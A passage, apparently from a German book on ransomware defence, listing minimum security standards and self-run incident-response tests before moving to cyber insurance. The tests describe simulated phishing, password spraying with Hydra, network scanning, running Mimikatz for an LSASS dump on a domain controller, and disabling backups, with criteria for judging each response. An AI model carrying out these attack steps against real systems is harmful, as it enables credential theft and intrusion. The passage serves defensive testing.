Mindeststandard #26 Systeme, die die obigen Regeln nicht einhalten können und unsichere Protokolle (wie SMBv1) verwenden müssen, werden vom Netzwerk isoliert und in ein eigenes, von einer Firewall gegenüber dem restlichen Netz abgetrenntes Netzwerksegment verbracht. Die Systeme müssen auch aus der Domäne entfernt werden, ansonsten ist die Segmentierung nutzlos.

Mindeststandard #27 Systeme, die einen höheren Sicherheitsstandard benötigen (z. B. Produktionssteuerungen, Industrie 4.0) oder nicht so gut kontrolliert werden können (z. B. Entwickler-Testnetzwerke, Lokationen ohne IT-Durchgriff, IoT- und Haussteuerungsnetzwerke), müssen netzwerktechnisch segmentiert und in getrennten Domänen gefahren werden. Trusts zwischen den Domänen dürfen nur einseitig von der sicherheitstechnisch weniger relevanten in die höherwertigen existieren, nicht umgekehrt. Die Netzwerksegmentierung erfolgt über eine Firewall. Wo möglich (z. B. Produktion) erhalten die Segmente nur per Whitelist eingeschränkten Zugang ins Internet. Die Verbindungen zwischen den Segmenten sind auf das notwendige Minimum von Ziel-IP-/Port-Kombinationen beschränkt.

Mindeststandard #28 Die Trennung Ihrer IT in 3 Teile nach Mindeststandard #19 sollte sich auch auf der Netzwerkebene in der Segmentierung wiederfinden. Freien Internetzugang zu beliebigen Zielen erhält nur Tier 2, Tier 0 und 1 dürfen nur zu dedizierten Zielen Verbindungen aufnehmen („Internet Whitelisting“). Eingehende Verbindungen (vom Internet und untereinander) sind in jedem Tier streng reglementiert und auf das Notwendige beschränkt.

21.9 Virtualisierungsinfrastruktur

Die Angreifer nutzen vermehrt einen direkten Zugriff auf die Virtualisierungsinfrastruktur (insbesondere VMware vSphere ESXi-Hosts), um alle virtuellen Maschinen auf einmal zu verschlüsseln.

Mindeststandard #29 Domänenkonten werden nicht für Administrator-Level-Zugriffe auf Ebene der Virtualisierungsverwaltung (z. B. vSphere, vCenter) verwendet. Dort werden nirgends anders verwendete, sichere Passwörter für administrative Konten benutzt. Datenverkehr im virtuellen Speichernetzwerk ist ebenfalls in separaten physischen und logischen Netzwerken isoliert. Die Administrationsschnittstellen (z. B. vCenter Server und ESXi) sind nur für definierte Computer und Benutzer erreichbar (z. B. mittels Netzwerksegmentierung). Es werden nur dediziert gesicherte Workstations für die Administration verwendet.

Mindeststandard #30 Die Ausführung von benutzerdefiniertem Code ist auf Ebene des Hypervisors (z. B. ESXi – VMkernel.Boot.execInstalledOnly) eingeschränkt oder blockiert.

Der administrative Zugriff auf das Betriebssystem der Virtualisierungsverwaltung (z. B. vCenter Server) ist auf das Nötigste beschränkt.

21.10 Cloud-Umgebungen

Derzeit ist von den Cloud-Umgebungen insbesondere Microsoft 365 im Blickfeld von Cybercrime-Banden. Gehäuft werden dabei einzelne E-Mail-Konten kompromittiert und darüber weiterführende Angriffe (primär Phishing, Informationsdiebstahl, Payment Diversion) ausgeführt. Dies verursacht heute schon signifikante Schäden. Angriffe auf administrative Cloud-Berechtigungen sind noch eine Seltenheit, weshalb der Schutz davor derzeit noch nicht in den Mindeststandards verankert ist (aber natürlich schon durchgeführt werden sollte).

Mindeststandard #31 Für alle Konten der jeweiligen Cloud-Umgebung ist eine MFA mit sinnvollen Einstellungen aktiv. Ausnahmen gelten für Emergency Access Admin Accounts („break glass accounts“) und gegebenenfalls Servicekonten, die anderweitig (z. B. sehr lange Kennwörter, API-Token, FIDO2 etc.) geschützt werden müssen.

21.11 Vorbereitung auf den Ernstfall

Im Fall der Fälle wollen Sie einen Partner an Ihrer Seite haben, der bereits öfter solche Situationen gemeistert hat.

Mindeststandard #32 Sie haben Kontakt zu einem erfahrenen Response-Consultant hergestellt und eine eventuelle Beauftragung geklärt. Das BSI führt eine „Liste der qualifizierten APT-Response-Dienstleister“ und Ihre Cyberversicherung hat eventuell auch Empfehlungen für Sie. Optional haben Sie bereits ein Krisenhandbuch für solche Fälle und eine Notfall-Whitelist für die Internetzugänge. Wenn Sie diese Prozesse dann bereits im Unternehmen einmal geübt haben, dann sind Sie ganz vorn.

Sollte der Notfall eintreten, möchten Sie den Angriff nachvollziehen und forensisch untersuchen können.

Mindeststandard #33 Alle Log- und Protokollierungseinstellungen in der Infrastruktur sind so angepasst, dass eine Aufklärung von Sicherheitsproblemen möglich ist. Angriffe laufen selten nur über ein System. In einen erfolgreichen Angriff sind – neben dem eigentlichen Zielsystem – meist verschiedene andere Systeme involviert, mit deren Hilfe der Angriff

vorbereitet wird („Stagingsystem“). Falls ein System ein Stagingsystem in einem Angriff war, muss der Pfad des Angriffs zum vorhergehenden und dem nachfolgenden System nachvollziehbar sein. Falls ein System das Zielsystem eines Angriffs war, muss nachvollziehbar sein, wie der Angriff gelaufen ist, um weitere Angriffe dieser Art verhindern zu können. Der wichtigste Punkt dabei ist die Aufbewahrungsdauer: Je öfter und intensiver in einem Unternehmen die Logdateien kontrolliert werden, desto weniger lang müssen sie aufbewahrt werden. In den meisten Unternehmen scheint eine Aufbewahrungsfrist von 90 Tagen das Minimum darzustellen – generell sollten Logdateien nie ungesehen gelöscht werden. Wichtigste Voraussetzung für eine sinnvolle Logauswertung ist eine grobe Zeitsynchronität (<60 s Abweichung) aller beteiligten Rechner. Dazu gehört auch, dass die Rechner die gleiche Zeitzone haben. Idealerweise sollten die Logs immer mit UTC-Zeitstempeln erstellt werden. Wenn das nicht geht, muss für jedes System genau notiert werden, in welcher Zeitzone das System die Logzeitstempel erzeugt.

21.12 Nicht verhandelbar

Um eine IT-Umgebung für die Abwehr von Ransomware fit zu machen, sind die obigen Empfehlungen ein nicht verhandelbarer „Mindeststandard“. Es sind die Vorgaben, die ohne Wenn und Aber in jeder IT-Landschaft komplett umgesetzt sein müssen, um einen wirksamen Schutz zu etablieren. An dieser Stelle werden jetzt die CISOs – geschult durch ISO 27001 – versucht sein, Abweichungen zu notieren, die im Laufe der Zeit behoben werden. Gleichzeitig werden Manager „Risikoübernahmeformulare“ aus dem Hut zaubern, Finanzabteilungen vor Kostenexplosionen warnen und IT-Administratoren mit dem Verlust der Verwaltbarkeit und Verfügbarkeit argumentieren. Wenn Sie nach einem Ransomware-Angriff zwischen den rauchenden Ruinen Ihrer infizierten Domäne, den gelöschten Backups und den verschlüsselten Servern stehen, können Sie dann über die Unsinnigkeit von notierten Abweichungen, Risikoübernahmeformularen, IT-Sparmaßnahmen und möglichst bequemer Administration sinnieren.

Außerdem helfen die obigen Maßnahmen gegen derzeitige Ransomware, die Vorgehensweisen entwickeln sich aber ständig weiter. Genug Geld für verbesserte Angriffe ist mittlerweile im System. Andere Maschen der Organisierten Kriminalität wie Business E-Mail Compromise (Payment Diversion, Fake President etc.) erfordern nochmals ganz andere Schutzmaßnahmen, und wenn Sie einer Gefährdung durch Industriespionage oder State-Sponsored Actors ausgesetzt sind, dann sind nochmals weitere Maßnahmen erforderlich. Gleichzeitig gibt es noch weitere Empfehlungen, die über den obigen absoluten Mindeststandard hinausgehen, wie eine sinnvolle Segmentierung Ihres Netzwerks, regelmäßige Übungen und Audits, den Aufbau von Honeypots und deren Überwachung, jährliche Revision der IT-Sicherheitssituation, effektive Awareness-Maßnahmen oder die Implementierung von Netzwerksensoren.



Cyber-Security-Schnelltests

22

Genauso wie die defensiven Schutzmaßnahmen durch Penetrationstests getestet werden, müssen auch die Maßnahmen einer Assume-Breach-Strategie getestet werden. Egal, ob die entsprechenden Leistungen von internen Abteilungen oder externen Dienstleistern erbracht werden, ohne regelmäßige Tests und Übungen ist die Effektivität im Ernstfall nicht gewährleistet.

Diesen Test können Sie durch die Beauftragung eines Red-Team-Tests von einem guten Anbieter durchführen lassen. Es ist aber auch möglich, eigene Tests durchzuführen. Schlüsselpunkt einer erfolgreichen Teststrategie ist die regelmäßige Durchführung, ein jährlicher Turnus hat sich bewährt. Der Testkatalog sollte im gleichen Turnus überarbeitet werden. Echtfälle aus der praktischen Arbeit sollten aufgenommen werden, weniger relevante Tests nur noch alle zwei, drei oder fünf Jahre durchgeführt werden. Als Startpunkt für den Test der Resilienz gegen Ransomware können die hier beschriebenen Tests dienen. Die Durchführung der Tests kann rasch hintereinander (z. B. ein Test pro Tag) oder sogar parallelisiert im Rahmen einer mehrtägigen Übung stattfinden. Denkbar ist aber auch ein Testzeitraum von 1–3 Monaten. Wichtig ist ein definierter Testabschluss, um im gemeinsamen Lessons-Learned-Workshop den Verbesserungsprozess einleiten zu können. Jeder Test ist für sich offensichtlich und muss von einer IT-Sicherheitsorganisation erfolgreich bearbeitet werden können. Die Tests sind nicht subtil, sondern wählen Ereignisse, die einfach erkennbar sind. Dies entspricht der aktuellen Vorgehensweise der Organisierten Kriminalität. In Zukunft mag es aber notwendig werden, auch verstecktere Indizien zu erkennen. Die hier vorliegenden Tests fokussieren im Rahmen eines Assume-Breach-Paradigma die Erkennung, Reaktion und (Krisen-)Bearbeitung der Vorfälle. Dabei wird ggf. die Überwindung von technischen Schutzmaßnahmen (z. B. durch eine Zero-Day-Schwachstelle) angenommen.

22.1 Phishing

Ein Mitarbeiter meldet sich, weil eine E-Mail mit einem Link angekommen ist. Er hat auf den Link geklickt, um ein Dokument herunterzuladen und musste seine Office365, Outlook Web Access (OWA) oder andere Benutzerdaten und den zweiten Faktor eintippen. Der Mitarbeiter berichtet, dass das Dokument eine Falle war, es gab nur eine Fehlermeldung. Er glaubt, er habe einen Fehler gemacht und bittet um Hilfe.

Dies ist einer der häufigsten Angriffe, um Zugangsdaten zu erlangen, ggf. Daten zu stehlen oder weiter in ein Unternehmen vorzustoßen.

Testvorgehen Nutzen Sie eine vorhandene Phishing-E-Mail oder schicken Sie von einer neutralen externen E-Mail-Adresse eine Phishing-Mail mit einem Link (z. B. kleineWebseite.com/vieleZeichen) an den Mitarbeiter. Die Domain muss existieren, die einzelne Seite darf einen Fehler melden. Häufig sind solche Links nur einmalig aufrufbar. Melden Sie den Vorfall an der Hotline. Verfolgen Sie den Prozess als Benutzer und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Eine gute Reaktion beginnt mit der sofortigen Deaktivierung des Benutzerkontos für den Zeitraum der Analyse. Eine Prüfung der E-Mail, die Prüfung von Sicherheitsprotokollen auf Aktivitäten nach Verlust des Zuganges, eine Bereinigung und Änderung der Passwörter führen zu einem angemessenen Ergebnis.

22.2 Passwortangriff

Auf einer externen Schnittstelle erfolgt ein Angriff mit dem Ziel, über das Erraten von Passwörtern einen Zugang zur Unternehmensinfrastruktur zu erlangen. Ziel des Angriffs ist z. B. ein Terminalserver, Outlook Web Access oder ein VPN-Zugang. Nach einigen Versuchen kommt es zu einem erfolgreichen Login.

Der Angriff auf Benutzerkonten mit schwachen oder mit gestohlenen Passwörtern führt häufig zu einem Eindringen in ein Unternehmen. Ein Angreifer kann auf diese Art Fuß fassen, Daten stehlen und den Angriff fortführen.

Testvorgehen Um einen Passwortangriff zu simulieren, braucht man Grundkenntnisse über Angriffswerzeuge wie „Hydra“ und Bruteforce, Password Spray oder Credential-Stuffing¹-Angriffe. Wissen über die interne IT wird jedoch nicht benötigt. Testen Sie mit einem

¹ Test vieler Passwörter bei einem Benutzerkonto, Test weniger und häufiger Passwörter auf vielen Benutzerkonten, Test gestohlenen Passwörter aus Leaks bei bekannten Benutzernamen, z. B. E-Mail-Adressen.

externen Client eine Liste falscher Passwörter, an deren Ende der valide Login zum gewählten Benutzerkonto steht. Verfolgen Sie den Prozess als Beobachter und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Der erfolgreiche Angriff sollte spätestens am nächsten Tag erkannt werden. Eine Vorgehensweise analog zum Phishing-Angriff, also die Deaktivierung des Benutzerkontos, die Sicherung und Prüfung von Logs auf Aktivitäten nach dem Login, eine Bereinigung und Änderung des Passwortes führt zu einem guten Ergebnis.

22.3 Scan nach Zugängen

Von einem unkritischen System aus wird die Netzwerkinfrastruktur gescannt. Der Scan umfasst wichtige Schnittstellen für die Weiterbewegung eines Angreifers wie RDP, VNC, SMB, SSH und weitere. Der Scan erfolgt aus einem Benutzerkonto ohne Domain-Admin-Rechte. Der Mitarbeiter selbst war es nicht.

Nachdem sich ein Angreifer Zugang zu einem Unternehmen verschafft hat, versucht er sich zu orientieren, schlecht gesicherte Zugänge zu erkennen und sich zu einem System vorzuarbeiten, wo er seine Rechte erhöhen kann.

Testvorgehen Von einem Mitarbeiter-Client wird in Windows nmap, advanced IP-Scanner oder eine ähnliche Software ausgeführt und die IP-Ranges möglichst breit gescannt. Verfolgen Sie den Prozess als Benutzer und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Die Durchführung des Scans sollte einen Alarm auslösen und der Sicherheitsorganisation auffallen. Der Alarm muss spätestens am nächsten Tag bearbeitet werden. Die Erkennung, die Überprüfung des Quellsystems, eine Deaktivierung des Benutzerkontos und die Einrichtung einer Sicherheitsüberwachung zur Prüfung auf weitere Anomalien führen zu einem guten Ergebnis.

22.4 Schadsoftware

Auf ein unternehmenskritisches System wird über das Netzwerk ein Angriffswerkzeug aufgebracht und ausgeführt, z. B. die Software Bloodhound oder Mimikatz auf einem DC.

Die DCs sind das zentrale Nervensystem einer Unternehmensinfrastruktur und daher primäres Ziel eines Ransomware-Angrifffers. Es besteht die Gefahr, dass der Angreifer hier privilegierte Zugänge stiehlt, im schlimmsten Fall wird er Domain-Administrator.

Testvorgehen Vor dem Test sollte der IT-Leiter eingeweiht werden, um Panik zu vermeiden. Ein Benutzerkonto möglichst ohne Domain-Admin-Rechte wird eingesetzt (z. B. ein Backup-User oder ein Benutzerkonto eines Mitarbeiters). Die Software Bloodhound oder Mimikatz wird nachts direkt vom System aus dem Internet heruntergeladen oder auf das System kopiert und ausgeführt (bei Mimikatz führen Sie einen LSASS Dump aus). Wird dies vom Antivirus verhindert, stört das den Test nicht. Verfolgen Sie den Prozess und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Die eingesetzte Software oder der Antivirus-Alarm müssen sofort erkannt und der Vorfall bearbeitet werden. Logs müssen gesichert und ausgewertet werden, um festzustellen, wie die Angriffswerkzeuge auf das System kamen und wozu sie genutzt wurden. Die schnelle Durchführung, das Erkennen der Bedrohung und das Einberufen eines Krisenstabes bzw. eines Teams zur Abstimmung von Maßnahmen ist ein gutes Ergebnis.

22.5 Backups löschen

Mit dem Benutzerkonto des Domänen- oder Backup-Administrators wird das Backup gelöscht, um eine Wiederherstellung verschlüsselter Daten und Systeme unmöglich zu machen.

Die Löschung des Backups durch den Domänenadministrator oder mit dem Backup-User ist Standard bei einem Ransomware-Angriff. Auf diese Weise soll die Wiederherstellung verschlüsselter Daten aus dem Backup unmöglich gemacht werden.

Testvorgehen Hier müssen wir ein wenig von der Realität eines Echtangriffs abweichen. Anstatt die Daten zu löschen, sollte das gesamte Backup mit den Rechten des Backup- oder Domänenadministrators um 22 Uhr abends einmalig deaktiviert werden. Verfolgen Sie den Prozess und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Die Deaktivierung (d. h. die simulierte Löschung) des Backups muss sofort erkannt werden. Weniger als eine sofortige Einberufung eines Krisenmeetings und eine Abstimmung weiterer Maßnahmen ist an dieser Stelle ungenügend. Der Zusammenhang mit einem Angriff muss erkannt werden. Könnte ein Angreifer das Backup mit den höchsten Rechten aller Benutzerkonten der Infrastruktur **nicht** löschen, gibt es jedoch Bonuspunkte.

22.6 Wiederherstellung

Das Unternehmen wurde verschlüsselt. Es besteht die Vermutung, dass der Angreifer noch hoch privilegierten Zugriff in die Infrastruktur hat, der Internetzugang wurde daher abgeschaltet. Die für einen Notbetrieb wichtigsten Systeme werden identifiziert und sollen aus einem älteren Backup in einem sauberen Netzsegment ohne Verbindung zur alten Infrastruktur wiederhergestellt werden.

Die schnelle Wiederherstellung nach einem Angriff ist essenziell für ein Unternehmen, um den Schaden möglichst gering zu halten.

Testvorgehen Sehr hoher Aufwand, hier kommt Arbeit auf die IT zu, da alles aktiv durchgeführt wird. Es soll ein neues, von der bisherigen Infrastruktur abgetrenntes Netzwerk erstellt werden. In diesem wird ein kritisches System, z. B. das ERP-System oder der Fileserver aus dem letzten verfügbaren Backup, auf sauberen Servern vollständig neu aufgebaut. Während dieser Arbeit werden Hindernisse auftreten, die es zu umschiffen gilt, wie das Beschaffen „sauberer“ Rechner für die Administration, das Erstellen der neuen Netzsegmente, das neue Aufsetzen eines Backup-Servers für den Restore der Backup-Tapes, hohe Restore-Zeiten wegen geringer Bandbreiten etc. Der Sicherheitsverantwortliche verhindert unsichere Abkürzungen, die zu einer erneuten Kompromittierung führen können. Verfolgen Sie den Prozess und prüfen Sie nachfolgend die Prozessdokumentation.

Bewertungsmaßstab Das System sollte innerhalb von 3 Tagen Arbeitszeit zur Verfügung stehen. Eine Datenverbindung zur bisherigen Infrastruktur darf nur im äußersten Ausnahmefall kurz geschaltet werden, z. B. zu einer wichtigen Hardware für die Wiederherstellung. Bisherige Admin-Clients dürfen nicht eingesetzt werden. Wurden zudem alle Probleme und Hindernisse für eine spätere Verbesserung notiert, ist das ein gutes Ergebnis.

22.7 Neue Clients

Nach dem Wiederaufbau zuvor verschlüsselter und kritischer Systeme sollen nun saubere Windows Clients ohne Verbindung zur alten Infrastruktur eingerichtet werden.

Das schnelle Ausrollen neuer Clients nach einem Angriff ist essenziell für ein Unternehmen, um den Schaden möglichst gering zu halten.

Testvorgehen Aufwand sehr hoch. Das Neuaufsetzen der Clients wird geplant. Die Voraussetzung für das Aufsetzen eines Querschnitts der Computer (Office, Produktion, Entwicklung etc.) in einer neuen Infrastruktur werden in Form eines Planspiels durchgeführt. Das Aufsetzen einer reduzierten Menge von 10–20 % der vorhandenen Echt-Clients wird aktiv umgesetzt. Der Sicherheitsverantwortliche verhindert unsichere Abkürzungen, die zu

einer erneuten Kompromittierung führen kann. Voraussetzungen, Probleme und Verbesserungen werden dokumentiert. Verfolgen Sie den Prozess und prüfen Sie nachfolgend die Dokumentation.

Bewertungsmaßstab Führten die Planspiele zu einem „sicheren“ Neuaufsetzen der Clients und wurde die geringe Anzahl von Clients innerhalb von 7 Arbeitstagen neu aufgesetzt, ist das ein gutes Erlebnis.

22.8 Bewertung

Ablauf und Erkenntnisse der einzelnen Tests sollten jeweils in einem kurzen Protokoll festgehalten werden. Dabei sollte jeder Test anhand folgender Kriterien bewertet werden:

- Wurde die Sicherheitsrelevanz des Vorfalls korrekt erkannt?
- Erfolgte eine zeitnahe Reaktion?
- Wurde die Gefahr richtig eingeschätzt?
- War die Reaktion angemessen, um bestehende Schwächen zu beheben, ohne unangemessenen Schaden anzurichten?
- War das Vorgehen organisiert?
- Kann der Vorfall durch die erstellte Dokumentation nachvollzogen werden?

Werden bei der Bewertung Probleme in der Vorgehensweise oder der Leistung festgestellt, sollten diese klar dokumentiert und in Folge adressiert werden. Nach der Bewertung der einzelnen Tests sollte das Ergebnis als Gesamtleistung gewürdigt werden. Dazu werden alle Vorgänge, Erfahrungen und Ergebnisse gemeinsam zusammengetragen und bewertet. Typische Fragen wären:

- Hätten die für das Unternehmen relevanten Angreifer erkannt werden können?
- Welche zusätzlichen Werkzeuge werden benötigt, um die Reaktionsmöglichkeiten zu verbessern?
- Wo braucht es zusätzliche Prozesse? Wie können bestehende Prozesse verbessert und verschlankt werden?
- Welche Schulungen und Trainings werden noch benötigt?
- Was muss getan werden, damit das Unternehmen sich von einem erfolgreichen Cyberangriff schnell wieder erholen kann?

Erwarten Sie keinen vollen Erfolg, wenn Sie Ihre Cybersicherheit das erste Mal testen. Beim ersten Mal ist der Weg das Ziel. Dazu gehört auch, den eigenen Cybersicherheitsstatus zu erkennen, Lücken zu identifizieren und diese in Folge zu verbessern. Spätestens

beim zweiten Test sollte das Ergebnis allerdings grün sein, denn in Summe zeigen die Vorfälle eine immer gefährlicher werdende Entwicklung. Der teuerste Test für Ihr Unternehmen ist ein erfolgreicher Angriff.



Abschluss einer Cyberversicherung

23

Anmerkung der Autoren: Risiken aus Ransomware-Angriffen lassen sich auch durch Versicherungen decken. Um die notwendige Kompetenz für dieses komplexe Themenfeld einzubringen zu können, hat dieses Kapitel Nicole Weyerstall, Geschäftsführende Gesellschafterin bei Schuster Versicherungsmakler, erstellt.

Die Cyberversicherung gibt es in Deutschland bereits seit 2007. In den vergangenen Jahren haben sich der Versicherungsumfang und auch das Zeichnungsverhalten der Versicherer kontinuierlich geändert. Hauptsächlich sind diese Änderungen durch die stark ansteigende Anzahl von Cyberangriffen auf Unternehmen geprägt.

23.1 Für welche Unternehmen ist eine Cyberversicherung sinnvoll?

In den Anfangsjahren der Cyberversicherung haben sich nur große Konzerne für diese Absicherung interessiert. Viele kleine und mittelständische Unternehmen gingen davon aus, dass sie für Täter uninteressant seien und deswegen auch keine finanzielle Absicherung benötigen würden. Inzwischen haben alle dazugelernt. Angriffe sind meistens nicht gegen ein spezielles Unternehmen einer bestimmten Branche oder Größe gerichtet – es kann tatsächlich jede Firma treffen. Der finanzielle Schaden aufgrund einer Cyber-Attacke ist immens. Forensiker müssen gefunden und bezahlt werden, der Betrieb/die Produktion stehen still, Kunden und Geschäftspartner machen Schadenersatzansprüche geltend und die Angreifer verlangen häufig Lösegeld.

Die Cyberversicherung erfüllt zwei wesentliche Anforderungen. Die notwendigen IT-Experten für die Forensik und den Wiederaufbau der IT-Infrastruktur werden zur Verfügung gestellt. Zudem wird ein professioneller Rechtsbeistand eingeschaltet, der auf alle Meldeverpflichtungen im Rahmen der DSGVO spezialisiert ist. Der Erhalt dieser Dienstleistungen ist bei einer Cyber-Attacke äußerst zeitkritisch, um gesetzliche Meldefristen einhalten zu können und das Unternehmen schnell wieder arbeitsfähig zu machen. Ohne den Direktzugriff auf diese Experten durch die Versicherung kann es im Krisenfall eine große Herausforderung für Unternehmen sein, hier schnell Unterstützung zu finden. Zudem ersetzt die Versicherung die Kosten für diese Experten und leistet Schadenersatz für Drittschäden und Eigenschäden.

Unabhängig von der Größe des Unternehmens liegt der Aufwand allein für die IT-Experten nach einer Cyber-Attacke im hohen sechsstelligen Bereich. Folglich sollten sich insbesondere kleine und mittelständische Firmen bei der Überlegung, ob eine Cyberversicherung sinnvoll ist, fragen, ob sie allein einen schnellen Zugriff auf die notwendigen Experten organisieren und welche Schadenhöhe sie problemlos selbst tragen können. Unter Juristen, die sich auf das Teilgebiet der Haftung von Geschäftsführern spezialisiert haben, wird derzeit intensiv diskutiert, ob es nicht sogar die Pflicht eines Geschäftsführers sei, das Unternehmen durch den Abschluss einer Cyberversicherung vor den finanziellen Schäden durch einen Cyberangriff zu schützen. Wird diese Pflicht verletzt, könnte es zu einer Haftung des Geschäftsführers nach § 43 GmbHG kommen. Dann würde der Geschäftsführer mit seinem Privatvermögen für den entstandenen Schaden haften.

In der Vergangenheit glaubten auch viele Unternehmer, dass sie aufgrund hoher Investitionen in ihre IT-Sicherheit vor einem Cyberangriff geschützt seien und deswegen keine zusätzliche Versicherung benötigen. Speziell IT-Verantwortliche der Firmen interpretierten den Abschluss einer Cyberversicherung als Zeichen mangelnden Vertrauens der Geschäftsführung in die Fähigkeiten der IT-Abteilung. Heute weiß man, dass man mit einem hohen Standard der IT-Sicherheit die Wahrscheinlichkeit eines Angriffs bestenfalls verringern, aber keinesfalls verhindern kann. Wenn man vor einigen Jahren noch überlegt hat, ob es günstiger ist, in die eigene IT zu investieren, oder besser, eine Versicherung abzuschließen, weiß man heute, dass es kaum noch möglich ist, eine Versicherung zu bekommen, wenn die IT-Sicherheit nicht ohnehin bestmöglich optimiert ist.

Für Unternehmen mit einem Umsatz von bis zu 100 Mio. EUR ist es derzeit noch einfacher, eine Cyberversicherung einzukaufen. Es werden von den Versicherern einige Risikofragen gestellt, die sich auf den Mindeststandard in der IT-Sicherheit beziehen. Bei größeren Unternehmen sieht das schon anders aus. Die Versicherer arbeiten mit langen Fragebögen, führen IT-Security-Background-Checks durch und führen detaillierte Risikodialoage mit den IT-Verantwortlichen der Firmen.

Trotz dieser detaillierten Analysen reduzieren die Versicherer die maximalen Versicherungssummen, die den Unternehmen zur Verfügung gestellt werden, immer weiter. Selbst für einen optimal geschützten Betrieb bietet ein Versicherer aktuell nicht mehr als 10 Mio. EUR Versicherungssumme pro Jahr an. Diese Vorsicht der Versicherer basiert

sicherlich auf den Statistiken, die zeigen, dass der wirtschaftliche Schaden in Deutschland aufgrund von Cyberangriffen in 2021 und 2022 über 200 Mrd. EUR lag. Manager deutscher Unternehmen bewerten Betriebsunterbrechungen und Cyberangriffe als die größten Unternehmensrisiken. Der Abschluss einer Cyberversicherung sollte daher von jedem Unternehmen geprüft werden.

23.2 Welche Schäden deckt eine Cyberversicherung ab?

Die Cyberversicherung besteht im Wesentlichen aus drei Bausteinen: Dienstleistungen, Deckung von Eigenschäden und Deckung von Haftpflichtschäden. Die Versicherungsbedingungen der Versicherer unterscheiden sich innerhalb dieser 3 Bausteine teilweise erheblich, sodass in der folgenden Erläuterung der Versicherungsschutz nur allgemein skizziert ist. Der genaue Umfang des Versicherungsschutzes ergibt sich aus den jeweiligen Vertragsbedingungen.

Die Grundvoraussetzung für die Versicherungsleistung ist eine erfolgte IT-Sicherheitsverletzung/ein Cyberangriff. Die Definitionen umfassen in der Regel unbefugte Zugriffe Dritter auf das Computersystem eines Unternehmens, um Daten zu nutzen, zu sperren, zu verändern, zu löschen, zu kopieren, zu veröffentlichen etc.

23.2.1 Baustein Dienstleistung

Mit der Versicherungspolice erhält der Versicherungsnehmer die Rufnummer einer 24-Stunden-Hotline. Sobald es deutliche Anhaltspunkte für einen unbefugten Eingriff in die IT gibt, kann der Fall über diese Hotline gemeldet werden. Der Versicherer kontaktiert dann umgehend einen Krisenmanager und/oder IT-Forensiker, der gemeinsam mit dem Unternehmen zunächst ermittelt, was genau geschehen ist. Je nach Art der Cyber-Attacke werden dann weitere Spezialisten hinzugezogen, die den Angriff analysieren und einen Plan aufstellen, wie Daten ggf. gerettet oder wiederhergestellt werden können. Zudem wird geprüft, ob ggf. schon Daten im Internet oder Darknet veröffentlicht oder zum Kauf angeboten wurden. Welche Maßnahmen ergriffen werden, entscheidet der Unternehmer mit dem jeweiligen Dienstleister. Die Kosten dieser Maßnahmen übernimmt der Versicherer nach vorheriger Abstimmung.

Zudem wird umgehend der Kontakt zu einer Rechtsanwaltskanzlei hergestellt, die auf die Meldepflichten bei einem Cyberangriff spezialisiert ist. Es sind zahlreiche Behörden zu informieren, nach Bundesland noch individuell unterschiedlich. Einige Meldungen müssen in einem kurzen Zeitfenster von 72 h erfolgen. Die Kosten für diese rechtliche Beratung und Umsetzungshilfe übernimmt der Versicherer. Je nach Ausmaß des Angriffs übernehmen einige Versicherer auch die Kosten einer PR oder Kommunikationsberatung.

23.2.2 Baustein Eigenschaden

Ein wesentlicher Teil der Eigenschadenversicherung ist die Übernahme des Verlustes aufgrund einer Betriebsunterbrechung (Betriebsunterbrechungsschäden). Wenn durch die IT-Sicherheitsverletzung die Produktion oder Dienstleistung (zumindest teilweise) unterbrochen ist, übernimmt der Versicherer die fortlaufenden Kosten, Schadenminde rungskosten, Mehrkosten und ersetzt den nicht erwirtschafteten Gewinn. Hier arbeiten die Versicherer mit einem zeitlichen Selbstbehalt. Das bedeutet, dass die ersten 12 oder 24 h (je nach Versicherer unterschiedlich) in der Berechnung nicht berücksichtigt werden. Teilweise werden auch Sachschäden an Fertigungserzeugnissen übernommen. Die Berechnung all dieser Schäden ist häufig komplex. Der Inhalt der Klauseln orientiert sich stark an dem Versicherungsschutz für Betriebsunterbrechungsschäden in der Sachversicherung (z. B. bei Feuer).

Viele Versicherer übernehmen auch die Kosten für den Ersatz von Hardware. Nicht selten müssen nach einem Angriff Festplatten oder PCs oder Notebooks oder Server vollständig ausgetauscht werden, wenn das Entfernen von Schadsoftware nicht möglich oder nicht wirtschaftlich ist. Teilweise sind auch Vertragsstrafen aufgrund der Verletzung von Datenschutzbestimmungen, Liefer- oder Geheimhaltungspflichten versichert.

Auch den besten Forensikern gelingt es manchmal nicht festzustellen, woher genau die Cyber-Attacke kam. Ein konkreter Täter ist fast nie auszumachen. Manche Versicherer setzen voraus, dass der Angriff zumindest von einem Dritten erfolgt sein muss. Andere Versicherer versichern auch unbefugte Eingriffe von Mitarbeitern in die IT, sofern ein Straftatbestand erfüllt ist.

Auch Cyber-Diebstahl oder Cyber-Betrug können versichert werden. Diese liegen vor, wenn durch den Cyberangriff das Zahlungssystem manipuliert oder aufgrund einer Täuschung durch den Täter eine Zahlung durchgeführt wurde. Für die Angreifer ist der Baustein der Cyber-Erpressung von größter Bedeutung. So können sie sicher sein, dass das Angriffsopfer bei einer Erpressung auch zahlungskräftig und eher zahlungswillig ist. Ob und inwieweit Lösegeld mitversichert werden kann, unterscheidet sich in den verschiedenen Versicherungskonzepten und wird individuell und vertraulich geregelt.

23.2.3 Baustein Haftpflichtschäden

Sofern die IT-Sicherheitsverletzung/der Cyberangriff dazu führen, dass Dritte wie Kunden, Lieferanten oder andere Geschäftspartner einen Haftpflichtanspruch gegen das Unternehmen geltend machen können, übernimmt der Versicherer die Prüfung der Haftpflichtfrage, die Abwehrkosten oder ggf. den zu zahlenden Schadenersatz.

Wichtige Einschränkungen/Ausschlüsse:

Vom Versicherungsschutz ausgeschlossen sind Schäden, die nicht aufgrund einer IT-Sicherheitsverletzung oder eines Angriffs während der Laufzeit der Versicherungspolice

